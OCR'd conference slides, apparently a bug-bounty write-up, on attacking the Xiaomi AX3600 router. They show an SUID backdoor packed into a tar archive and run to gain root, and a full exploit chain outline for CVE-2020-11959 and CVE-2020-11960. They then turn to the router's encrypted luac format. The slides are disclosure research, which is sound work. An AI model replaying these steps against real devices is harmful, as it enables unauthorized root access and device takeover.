
There is a file size limitation. So we created an suid backdoor using assembly

Privilege Escalation



```
exploit ll spool/cron/crontabs
total 8.0K
-rwsr-xr-x 1 root root 504 Jul  8 04:38 0.des
-rwxr-xr-x 1 root root 504 Jul  9 00:33 65534.mbu
exploit rm EoP.tar.gz
exploit tar czvf EoP.tar.gz spool/cron/crontabs/0.des spool/cron/crontabs/65534.mbu
spool/cron/crontabs/0.des
spool/cron/crontabs/65534.mbu
exploit tar tvf EoP.tar.gz
-rwsr-xr-x root/root       504 2020-07-08 04:38 spool/cron/crontabs/0.des
-rwxr-xr-x root/root       504 2020-07-09 00:33 spool/cron/crontabs/65534.mbu
exploit
```

Privilege Escalation



```
/etc/crontabs $ id
uid=65534(nobody) gid=65534(nogroup)
/etc/crontabs $ ls -l ./0.des
-rwsr-xr-x    1 root     root           504 Jul  8 19:38 ./0.des
/etc/crontabs $ ./0.des


BusyBox v1.25.1 (2020-03-10 04:47:25 UTC) built-in shell (ash)

/etc/crontabs # id
uid=0(root) gid=0(root)
/etc/crontabs #
```

Local Privilege Escalation!

Privilege Escalation

However, all processes are running as root, so this certainly doesn’t meet the security bar.

But MiSRC paid an extra bounty for this issue:) thanks!

Full Chain Demo

So we got our first full chain exploit by guessing and twisting!


Login bypass(CVE-2020-11959):

- Get stok from /tmp/messages

Remote command execute(CVE-2020-11960):

- Upload a malicious archive
- Restart dnsmasq, enable/disable ipv6, for example
- Trigger by tftp

Full Chain Demo



```
PS D:\Project\bug-hunting\miwifi-AX3600\exploit>
```


```
PS C:\Users\M4x>
```

What's next?

- We have got unauthorized RCE without reversing and debugging
- We can’t ignore the big attack surface: encrypted luac files

Decrypt Xiaomi Luac


The lua in xiaomi router has a custom format and is encrypted, whose magic number is *\x1bFate/Z\x1b*



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 1B 46 61 74 65 2F 5A 1B 51 00 01 04 04 04 08 04  .Fate/Z.Q.......
0010h: 00 17 00 00 00 22 12 0E 03 0B 0C 4D 03 06 06 3D  ....."......M...=
0020h: 00 0D 0C 08 0D 17 10 4C 0E 17 03 62 00 00 00 00  .......L...b....
0030h: 00 02 00 00 00 00 0C 5A 00 00 00 26 00 00 00 46  .......Z...&...F
0040h: 40 00 00 10 40 00 01 26 00 00 00 46 80 00 00 10  @...@..&...F€...
0050h: 40 00 01 26 00 00 00 46 C0 00 00 10 40 00 01 26  @..&...FÀ...@..&
0060h: 00 00 00 46 00 01 00 10 40 00 01 26 00 00 00 46  ...F....@..&...F
0070h: 40 01 00 10 40 00 01 26 00 00 00 46 80 01 00 10  @...@..&...F€...
```

Decrypt Xiaomi Luac


The lua in xiaomi router has magic number is ***\x1bFate/Z\x1b***



```
add_bonjour.lua.miluac*
Edit As: Hex   Run Sc
         0  1  2  3  4              F   0123456789ABCDEF
0000h:  1B 46 61 74 65             94   .Fate/Z.Q.......
0010h:  00 17 00 00 00             3D   ....."....M...=
0020h:  00 0D 0C 08 0D             00   .......L...b....
0030h:  00 02 00 00 00             26   .......Z...&...F
0040h:  40 00 00 10 40             10   @...@..&...F€...
0050h:  40 00 01 26 00             26   @..&...FÀ...@..&
0060h:  00 00 00 46 00             26   ...F....@..&...F
0070h:  40 01 00 10 40             10   @...@..&...F€...
```

The normal format of lua5.1

The first struct of a luac file is global header. which contains magic number, version and some global data defination.



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0123456789ABCDEF
0000h: 1B 4C 75 61 51 00 01 04 08 04 08 00 1B 00 00 00   .LuaQ...........
0010h: 00 00 00 00 40 6C 75 61 2F 70 6C 61 69 6E 2F 61   ....@lua/plain/a
0020h: 64 64 5F 62 6F 6E 6A 6F 75 72 2E 6C 75 61 00 00   dd_bonjour.lua..
0030h: 00 00 00 00 00 00 00 00 00 02 0C 5A 00 00 00 05              Z
```

Template Results - luac-ori.bt

Name	Value	Start	Size
struct GlobalHeader head		0h	Ch
char signature[4]	Lua	0h	4h
enum Version version	lua51 (51h)	4h	1h
enum Format format	official (0)	5h	1h
enum Endian endian	LittleEndian (1)	6h	1h
uchar size_int	4	7h	1h
uchar size_size_t	8	8h	1h
uchar size_Instruction	4	9h	1h
uchar size_lua_Number	8	Ah	1h
uchar lua_num_valid	0	Bh	1h


Global Header

magic number
version
endian
size of int
size of size_t
size of instruction
size of lua_number(double)
float flag support

The normal format of lua5.1

The remain part of a luac is a recursive struct called Proto or Function.

This function struct contain all the info of a lua function.




Difference between Luac

